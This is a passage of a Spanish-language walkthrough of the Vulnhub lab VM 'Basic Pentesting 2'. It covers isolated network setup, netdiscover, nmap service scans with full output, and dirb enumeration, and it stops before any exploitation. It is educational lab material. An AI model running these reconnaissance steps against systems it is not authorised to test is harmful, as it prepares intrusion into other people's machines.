Writeup - Basic Pentesting 2

Para esto arrancaremos con una VM básica de Vulnhub llamada «Pentesting 2».

Bajamos la VM del sitio de Vulnhub, en este caso la llamada «Basic Pentesting 2». La bajamos del siguiente link ***https://www.vulnhub.com/entry/basic-pentesting-2,241/***


El nivel de dificultad de esta VM es «Bajo».

Cuando bajamos la VM vamos a ver que la misma está en formato «.ova» con lo cual más allá del software de virtualización que utilicemos sólo lo tenemos que importar el ova desde el directorio en el cual la hayamos guardado.


Es importante que estas máquinas no estén publicadas de cara a internet ya que, si bien a esta altura es una obviedad, las mismas SON VULNERABLES.

Lo ideal es crear un segmento de red aislado en nuestro software de virtualización con un determinado rango IP.

Tanto VirtualBox como VMware permiten crear estas «Virtual Nets» (Vnets) o VMnets. En este caso crear una Vmnet específica para jugar con estas VMs con un rango por DHCP específico de 192.168.135.0/24.




VMnet Information
○ Bridged (connect VMs directly to the external network)
Bridged to:
○ NAT (shared host's IP address with VMs)
● Host-only (connect VMs internally in a private network)
☑ Connect a host virtual adapter to this network
Host virtual adapter name: VMware Network Adapter VMnet5
☑ Use local DHCP service to distribute IP address to VMs
Subnet IP: 192 .168 .135 . 0 Subnet mask: 255 .255 .255 . 0
Administrator privileges are required to modify the network configuration.



DHCP Settings


Network:	vmnet5		
Subnet IP:	192.168.135.0		
Subnet mask:	255.255.255.0		
Starting IP address:	192 .168 .135 .128		
Ending IP address:	192 .168 .135 .254		
Broadcast address:	192.168.135.255		
	Days:	Hours:	Minutes:
Default lease time:	0	0	30
Max lease time:	0	2	0

Una vez que importamos la VM de VulnHub que hemos bajado y le asignamos la VMnet correspondiente que hayamos creado, la encendemos y veremos la siguiente pantalla:




```
Ubuntu 16.04.4 LTS basic2 tty1

basic2 login: _
```

Iniciamos primeramente con *netdiscover* para determinar la IP de la maquina a atacar, en este caso es la 192.168.135.130




```
 Currently scanning: 192.168.223.0/16   |   Screen View: Unique Hosts

 70 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 4200
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.135.130 00:0c:29:40:b1:c3     69    4140  VMware, Inc.
 192.168.135.254 00:50:56:f1:18:06      1      60  VMware, Inc.
```

Después de hacer un *netdiscover* empezaremos con el uso de *nmap* de la siguiente manera, esto solamente para identificar cuáles son los puertos abiertos.




```
kali@kali:~$ nmap -Pn 192.168.135.130
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-24 23:28 CET
Nmap scan report for 192.168.135.130
Host is up (0.00065s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 14.07 seconds
kali@kali:~$ 
```


El parámetro -Pn es utilizado únicamente para evitar el host discovery que realiza nmap por default, una vez teniendo los puertos que están disponibles, nos damos cuenta que poseen el puerto 445 abierto, por lo que existe una vulnerabilidad importante para ese puerto, pero antes de empezar a enumerar necesitamos determinar las versiones de los servicios que están corriendo con el siguiente comando:



```
root@kali:/home/kali# nmap -Pn -sS -O -A p22,80,139,445,8009,8080 192.168.135.130
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-24 23:32 CET
Failed to resolve "p22,80,139,445,8009,8080".
Nmap scan report for 192.168.135.130
Host is up (0.00038s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 00:0C:29:40:B1:C3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
```




```
|   FQDN: basic2
|_  System time: 2021-03-24T18:32:56-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-03-24T22:32:56
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.135.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.61 seconds
root@kali:/home/kali# nmap -Pn -sS -O -A -p22,80,139,445,8009,8080 192.168.135.130
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-24 23:34 CET
Nmap scan report for 192.168.135.130
Host is up (0.00079s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
```



```
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 00:0C:29:40:B1:C3 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 close
d port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: -1s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2021-03-24T18:34:48-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-03-24T22:34:48
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.79 ms 192.168.135.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
```


Reunimos más información sobre el servicio de http accediendo a su IP y se obtiene la siguiente pantalla:




Undergoing maintenance

Please check back later

Para determinar cuáles son los subdirectorios utilizamos *dirb*, donde se puede obtener un directorio importante **/development/** Aquí encontramos dos archivos importantes:



